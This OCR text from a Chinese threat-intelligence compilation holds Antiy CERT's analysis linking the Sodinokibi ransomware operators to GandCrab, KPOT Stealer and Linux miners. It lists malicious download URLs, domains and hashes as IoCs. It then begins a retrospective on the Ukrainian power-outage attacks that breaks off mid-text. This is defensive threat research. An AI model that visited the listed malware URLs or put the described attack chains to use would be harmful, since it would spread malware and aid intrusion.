通过安天威胁情报分析系统关联到 webex.today 域名。攻击者利用 Powershell 从该网站下载窃密木马家族 KPOT Stealer。关联到的最新 KPOT Stealer 样本（MD5：70CE22275834C1E34E6EE52AC8E5DF31）会收集 Cookie 信息、浏览器登录凭证、进程信息、已安装软件信息、系统信息、屏幕截图以及受害者 IP，并通过 HTTP POST 方式回传窃密信息。

KPOT Stealer 是一种窃密恶意软件，主要从用户 Web 浏览器，即时消息，电子邮件，VPN，RDP，FTP，加密货币和游戏软件中窃取账户信息和其他数据。KPOT Stealer 最早在 2018 年 8 月就出现在钓鱼邮件活动和漏洞利用工具包（Fallout 和 RIG）中了。




图 5-1 时间分析

webex.today 域名被 KPOT 和 Sodinokibi 共同使用。KPOT 接收信息的域名 solar3080z.xyz 创建时间为 2019 年 4 月 27 日，KPOT Stealer 样本的时间戳为 2019 年 5 月 16 日，而 webex.today 域名的创建时间为 2019 年 4 月 16 日，可见该组织为了进行恶意活动而专门注册了新的域名，在近期同时进行勒索软件和窃密木马的传播。

综上所述，分析人员猜测 Sodinokibi 运营者购买了 KPOT Stealer 工具，同时传播窃密与勒索软件，通过窃密所得的数据来为勒索软件的传播作支撑。1079 个域名、大量的收件人邮箱，Sodinokibi 运营者掌握着多个数据资源，这些都表明了 Sodinokibi 背后是一个有规模的组织。

18.5.2 5.2 IP 关联拓线——Sodinokibi 运营者传播 Linux 挖矿、后门木马

在安天 CERT 监测到的多起安全事件中，部分 Sodinokibi 样本从 188.166.74. 下载。*通过对 188.166.74.* 进行关联，发现 GandCrabV5.2 也曾经使用这个 IP 作为下载地址，详见表 5-2。

表 5-2 188.166.74.218 关联信息

下载地址	家族	VT 上传时间	MD5
http://45.55.211.*/lavidaenflor_firma/.cache/test/syry.exe	GANDCRAB V4	2018-09-19	02C0BA83E8BEB47FA557D9E4C3E0DC37
http://45.55.211.*/.cache/jenkins/stats.tar.gz	Linux.Backdoor.Tsunami	2019-03-23	27ED7A90743A9B8CC65843232C799225
http://45.55.211.*/.cache/jenkins/2/snr2.tar.gz	Linux.Backdoor.Tsunami	2019-03-28	09B434D5F6621B63D5A311131743F317
http://45.55.211.*/lavidaenflor_firma/.cache/libf.tar.gz	LINUX/BitCoinMiner	2018-10-25	819F8EB2D0D2850AFFAECA04904D382F
http://45.55.211.*/.cache/jenkins/2/sn2.tar.gz	LINUX/BitCoinMiner	2019-03-25	5AE0E2A560C1F39D5630CF6B1B4FD1EC
http://45.55.211.*/.cache/jenkins/s.tar.gz	LINUX/BitCoinMiner	2019-03-20	BA5FF224600E3E889EC610757B882E36
http://45.55.211.*/lavidaenflor_firma/.cache/lib29.tar.gz	LINUX/BitCoinMiner	2018-09-16	42CEFA509AB5899918386E91431E28ED
http://45.55.211.*/.cache/jenkins/snr1.tar.gz	LINUX/BitCoinMiner	2019-05-29	3B259B1F22D72370329FAE8AD55C0A75

Figure 18.21: 勒索软件 Sodinokibi 运营组织的关联分析

下载地址	家族	时间戳	VT 上传时间	MD5
http://188.166.74.*/oreo.exe	GandCrab V5.2	2019-04-14	2019-04-15	5D46A2F3CED808B88C9D9EB72DB97983
http://188.166.74.*/len.exe	GandCrab V5.2	2018-03-20	2019-04-15	53CAA5CBDAABD4F2B70BF36210D80836
http://188.166.74.*/more.exe	GandCrab V5.2	2019-04-15	2019-04-15	41E309B9906FE16B4F93BEE88DA26126
http://188.166.74.*/radm.exe	Sodinokibi	2019-04-26	2019-04-26	48A673157DA3940244CE0DFB3ECB58E9
http://188.166.74.*/office.exe	Sodinokibi	2018-03-03	2019-04-27	DB6D3A460DEDE97CA7E8C5FBEAEF3A72
http://188.166.74.*/dog.exe	Sodinokibi	2019-04-28	2019-04-29	775E871065821F70C34594ACD97B2CC8

其中一个 Sodinokibi 样本存在两个下载地址，188.166.74. *和 45.55.211.*。通过 45.55.211.* 关联到了 GandCrab V4 家族的另一个样本和 Linux 系统下一些后门挖矿木马。

表 5-3 关联到的样本信息

通过对样本的 IP 进行拓线，分析人员发现用来下载 Sodinokibi 的 IP 地址从 2018 年开始传播 GandCrab、Linux 挖矿，2019 年开始传播 Linux 后门、Sodinokibi 勒索软件。

18.5.3 5.3 多方位对比——Sodinokibi 和 GandCrab 异曲同工

GandCrab 运营者在 2019 年 6 月 1 日宣布停止更新 GandCrab，声称正在关闭 GandCrab RaaS[3]，但是网络上还有其他的类 GandCrab RaaS 服务，如 Jokeroo RaaS。Jokeroo RaaS 在早些时候伪造成 GandCrab RaaS 提供服务，不久之后就改名为 Jokeroo RaaS。虽然 Jokersoo 声称自己是新的勒索软件，与 GandCrab 没有关系，但是其提供的勒索软件与 GandCrab 高度相似，甚至某一批勒索软件运行后生成的勒索信和壁纸依旧是 GandCrabV5.3 开头。Jokeroo RaaS 是如何获取到 GandCrab 的暂不做追踪，但是从该 RaaS 存在的事情上可以发现，虽然 GandCrab RaaS 停止运营，但是以 GandCrab 为基底的变种依然会活跃在网络上。

因素	GandCrab	Sodinokibi
互斥量	Global*.**ck	Global\硬编码数据
.lock 文件	*.lock	*.lock
字符串解密算法	RC4	RC4
文件加密算法	RSA+Salsa20	Salsa20
不加密的国家	乌克兰，乌兹别克，亚美尼亚，俄罗斯，**叙利亚**，吉尔吉斯斯坦，哈萨克斯坦，土库曼，塔吉克斯坦，**摩尔多瓦**，格鲁吉亚，白俄罗斯，罗马尼亚，阿塞拜疆，鞑靼	乌克兰，乌兹别克，亚美尼亚，俄罗斯，吉尔吉斯斯坦，哈萨克斯坦，土库曼，塔吉克斯坦，**拉脱维亚**，格鲁吉亚，**伊朗 (波斯语)**，**爱沙尼亚**，白俄罗斯，**立陶宛**，罗马尼亚，阿塞拜疆，鞑靼
通信方式	样本中包含多个域名，组合 URL 进行数据渗出，使用的字段名和 Sodinokibi 一致	样本中包含多个域名，组合 URL 进行数据渗出，使用的字段名和 GandCrab 一致
后缀名长度	5-10 个字符	5-10 个字符
解密网址构成	解密网址最后的字符串由磁盘序列号生成 6D7684BA40DEC4E8	解密网址最后的字符串由磁盘序列号生成 3A5AFBC540DEC4E8
生成快捷方式的主机名	win-0ev5o0is9i7	win-0ev5o0is9i7

Figure 18.22: 勒索软件 Sodinokibi 运营组织的关联分析

本事件中的勒索软件使用的钓鱼邮件与 2019 年初 GandCrab 使用的钓鱼邮件内容相似，同时分析人员在对勒索软件 Sodinokibi 进行分析的过程中，发现其与 GandCrab 有多处相似。

代码相似

注：

表 5-4 中关于 GandCrab 和 Sodinokibi 的对比中，并非使用单一版本的 GandCrab 进行对比。

表 5-4 GandCrab 和 Sodinokibi 代码信息对比

手法一致

GandCrab 和 Sodinokibi 在进行传播时都曾使用压缩包中包含快捷方式和 exe 文件的方式，如表 5-5 所示。这二者的快捷方式中都包含主机名 win-0ev5o0is9i7，如表 5-6 所示，说明这二者的快捷方式是在同一台主机上生成的。





表 5-5 勒索软件传播时压缩包中内容

同一机器产出，快捷方式生成时间分别为 5 月 6 日和 6 月 5 日

表 5-6 GandCrab 和 Sodinokibi 快捷方式对比



5.4 邮件广撒网——非针对性攻击的黑产行动

从对大量 Sodinokibi 的钓鱼邮件分析来看，邮件内容针对不同的国家使用不同的语言，而且使用了多种邮件主题，利用大量垃圾邮件、社工方式来大范围撒网。其发件人邮箱大部分为 *@gmx.com（全球著名免费邮箱网站），有的邮箱是真实存在的，有的则是伪造的。从收件人邮箱以及其他国家发生的类似事件来看，Sodinokibi 并未针对某一地区或公司亦或是某一领域，它所操作的，是以获利为目的的大规模的勒索行动。

图 5-2 部分收件人邮箱

图 5-3 构造的多种钓鱼邮件




图 5-4 整体关联图

18.5.4 5.5 攻击时间分析

2019 年 4 月 30 日，思科 Talos 情报小组披露了通过 WebLogic Server 漏洞传播的 Sodinokibi 勒索软件，并提到攻击者在部署 Sodinokibi 的同时也会部署 GandCrab V5.2[4]。分析人员对该报告中提到的样本的时间戳以及 2019 年 5 月份通过钓鱼邮件传播的部分 Sodinokibi 样本的时间戳进行对比，发现这些样本的时间戳大都在 2018 年期间。这说明这场勒索活动至少在 2018 年就开始策划了。

表 5-7 不同事件中 Sodinokibi 样本事件戳

MD5	时间戳	VT 首次提交时间	所属事件及时间
692870E1445E372DDD82AEDD2D43F9B8	2018-05-31	2019-04-26	利用 WebLogic Server 漏洞传播 Sodinokibi 2019 年 4 月
CCFDE149220E87E97198C23FB8115D5A	2018-05-31	2019-04-26	
48A673157DA3940244CE0DFB3ECB58E9	2019-04-26	2019-04-26	
DB6D3A460DEDE97CA7E8C5FBFAEF3A72	2018-03-03	2019-04-27	
FB68A02333431394A9A0CDBFF3717B24	2018-05-31	2019-04-26	
B8C293898EFB80A58610ED90422DCD3C	2018-01-26	2019-05-21	利用钓鱼邮件传播 Sodinokibi 2019 年 5 月
2ED77E8AABCB531DEC328AF089F4EB56	2017-12-29	2019-05-24	
C2827FA93F231D0DF2B40F7F84729AF1	2018-12-06	2019-06-05	利用钓鱼邮件传播 Sodinokibi 2019 年 6 月
D72AC86ED23B8717F833633DDFB18D97	2018-03-11	2019-06-15	

18.5.5 5.6 小结

通过对网络 IoC 部分进行关联，发现该组织不断使用开源程序、购买出售程序（KPOT 窃密木马、Linux 挖矿、Linux 后门），不断套用、复用其他现有工具、开源程序作为攻击载体进行牟利。通过和 GandCrab 的代码、手法、IP 等进行对比分析发现 Sodinokibi 和 GandCrab 有着千丝万缕的联系，通过大范围撒网的钓鱼邮件来看，该组织在全球范围实施勒索行为，不具备针对性攻击操作。

从本文 5.2 小节中可知，188.166.74. *下挂载 Sodinokibi 和 GandCrab V5.2，45.55.211.* 下挂载 GandCrab V4、Sodinokibi、Linux 后门和挖矿木马，这些样本的编译时间从 2018 年到 2019 年都有。思科 Talos 情报小组在《Sodinokibi ransomware exploits WebLogic Server vulnerability》也提到了攻击者在部署 Sodinokibi 的同时也部署了 GandCrab V5.2[4]。

通过 GandCrab 团队的声明，可以得知即使受害者购买了密钥，被加密的数据也无法恢复，因此排除 Sodinokibi 可能是 GandCrab 服务购买者的限时变现操作。

综上所述，猜测 Sodinokibi 和 GandCrab 运营成员有重合部分，部分 GandCrab 成员不愿收手，继续运营新修改的勒索软件 Sodinokibi。




图 5-5 GandCrab 团队的声明（英文版）

18.6 6 、总结

从针对 Sodinokibi 勒索软件的整体分析关联来看，该勒索组织具有一定规模，且组内成员分工明确，从投放载体到勒索收益形成一条完整的黑色产业链。从大量样本的时间戳来看，这场勒索行动至少在 2018 年就开始策划了。该组织不仅投放勒索软件、而且还夹带着窃密木马、挖矿木马，即包含勒索、窃取、挖矿等多种恶意行为。Sodinokibi 并未针对某一地区或公司亦或是某一领域，它所操作的，是以获利为目的的大规模的勒索行动。Sodinokibi 组织和 GandCrab 组织有着密切的关联，分析人员推测 Sodinokibi 的运营团队可能包含 GandCrab 组织的部分成员，现版本的 Sodinokibi 更像是 GandCrab 的新变种，Sodinokibi 的运营团队更像是 GandCrab 组织的接班人。

大部分勒索软件仍然是使用钓鱼邮件和相应漏洞进行传播。因此，安天 CERT 建议用户打好相应漏洞补丁，不要随意打开邮件附件，并使用防护软件如安天智甲进行有效防护。

HASH	3A4F86C25D85362B92276885AE40E9E65423488DAC4F01A2A8383793F13A0092 08542EA965F7AC97C90635444860C5D35A8E8E81C7EDF3DDBF6C1736A8C61B63 BA4968C3ADBB53E2257333B678157CEDDD23E49174CCE9EA6D119A3D371331D2 AF4BEF70A9A267A30CEF33DCFFFBC864369F537B8B752999B3600BA2EE5B9FA5 4C07722DD66A8C2958385DE0746ED17EBC2A31F5AA64DCA62920249DE55A34A9 56A0333FCB7FF5EEBA99E6B0A319ED7948642F59AB0E5698792076352FA82935 61FD2A53BDF9F0018758F97F112BEAAC6DD8B913B4A4538CA77A154B8CD3FA7D 245F43B7D93D48E12DB0082955712B7A229127FDD37E5B162007DB85C463CCA6 EAC9378F9CB40974C4168F70E222A9CFF50926F3A04517E88BA4A92FE8D7E398 E57274CD7D15024B7BB59FF1064B22C8781CFC64CC235A6FE3C6133EEAF08E1A 7FB4461F6340273856565C9D2C95FF75EF8C5010064819A0E098A54574536D7F
URL	http://plip.io/qZbcLJ http://webex.today/LKqr7H http://butthurtrain.com:443 http://encrypto.info/DHLdocuments.zip http://plip.io/2gcAjD

Figure 18.23: 勒索软件 Sodinokibi 运营组织的关联分析

域名	campinglaforetdetesse.com a-zpaperwork.eu topvijesti.net min-virksomhed.dk bescomedical.de walterman.es grancanariaregional.com nepressurecleaning.com rolleepollee.com cap29010.it sjtpo.org laylavalentine.com axisoflove.org:443 akwaba-safaris.com activeterroristwarningcompany.com relevantonline.eu .....

Figure 18.24: 勒索软件 Sodinokibi 运营组织的关联分析

18.6.1 附录一：IoCs

18.6.2 附录二：参考资料

[1] Cyber Security@GrujaRs

https://twitter.com/grujars/status/1122031871033057280?lang=en

[2] 如何看待网传联邦快递私自转运华为邮件，华为将审查与联邦快递合作关系一事?

https://www.zhihu.com/question/325807372

[3] GandCrab 勒索病毒停止更新：运营商称赚够了退休的钱

https://www.freebuf.com/column/205082.html

[4] Sodinokibi ransomware exploits WebLogic Server vulnerability


https://blog.talosintelligence.com/2019/04/sodinokibi-ransomware-exploits-weblogic.html

复盘网络战：乌克兰二次断电事件分析

作者：奇安信威胁情报中心

来源：https://ti.360.net/blog/articles/compound-network-warfare-analysis-of-the-second-power-outage-in-ukraine/

乌克兰，位于欧洲东部，东接俄罗斯，西欧洲诸国相连。从地缘政治角度来看，这个 ‘‘桥梁国家’’，不断受到俄罗斯与欧洲之间的权力争夺。从历史来看，显而易见，在经过两次大规模 ‘‘颜色革命’’ 后，乌克兰经济元气大伤，沦为全欧最穷国。



纵观乌克兰的发展历史，在乌克兰境内发生的网络战争在世界范围内独树一帜，无论是国内反对派的网络攻击，或是邻国的网络攻击，均在不间断的进行中，据外媒报道，乌克兰已经沦为俄罗斯的网络战试验场。

其中，影响力最大的一次网络攻击事件，时至今日仍然活在各类文章引用中的经典攻击案例，莫属二次**乌克兰断电事件。**而本文将结合最新线索，回顾并分析该典型网络战役背后的真实目的。

19.1 乌克兰断电事件回顾

停留在大多数人记忆中的乌克兰断电事件，还是 2015 年 12 月 23 日的那起断电事件，当时乌克兰首都基辅部分地区和乌克兰西部的 140 万名居民遭遇了一次长达数小时的大规模停电，至少三个电力区域被攻击，占据全国一半地区。

而当初的攻击背景是在克里米亚公投并加入俄罗斯联邦之后，因乌克兰与俄罗斯矛盾加剧，在网络攻击发生前一个月左右，乌克兰将克里米亚地区进行了断电。

对于那次攻击，乌克兰的 Kyivoblenergo 电力公司表示他们公司遭到 BlackEnergy[1] 网络入侵，因此导致 7 个 110KV 的变电站和 23 个 35KV 的变电站出现故障，从而导致断电。

本次乌克兰断电事件中，攻击者首先通过 ‘‘主题为乌克兰总统对部分动员令’’ 钓鱼邮件进行投递，在受害者点击并启用载有 BlackEnergy 的恶意宏文档后，BlackEnergy 在获取了相关凭证后，便开始进行网络资产探测，横向移动，并最终获得了 SCADA 系统的控制能力。

SCADA(Supervisory Control And Data Acquisition)系统，即数据采集与监视控制系统。SCADA系统是以计算机为基础的DCS与电力自动化监控系统；它应用领域很广，可以应用于电力、冶金、石油、化工、燃气、铁路等领域的数据采集与监视控制以及过程控制等诸多领域。


在电力系统中，SCADA系统应用最为广泛，技术发展也最为成熟。它在远动系统中占重要地位,可以对现场的运行设备进行监视和控制，以实现数据采集、设备控制、测量、参数调节以及各类信号报警等各项功能,即我们所知的"四遥"功能.RTU(远程终端单元),FTU(馈线终端单元)是它的重要组成部分．在现今的变电站综合自动化建设中起了相当重要的作用．

SCADA(Supervisory Control And Data Acquisition)系统，即数据采集与监视控制系统，涉及到组态软件、数据传输链路（如：数传电台、GPRS等）

从而可以通过该系统，进行断路器操纵，并在攻击发生前，先使用 KillDisk 擦除入侵痕迹覆盖 MBR 和部分扇区的方式进行数据破坏，使得系统不能正常自启，阻止断电后的迅速恢复，此外据资料显示，Sandworm 在发生攻击时还曾对客服中心发起 dos 攻击，阻止电力公司提前得知断电消息。

在做好以上准备后，断电攻击就此开始，这一断，‘‘名流千史’’。

攻击过程大致如下图所示 [6]



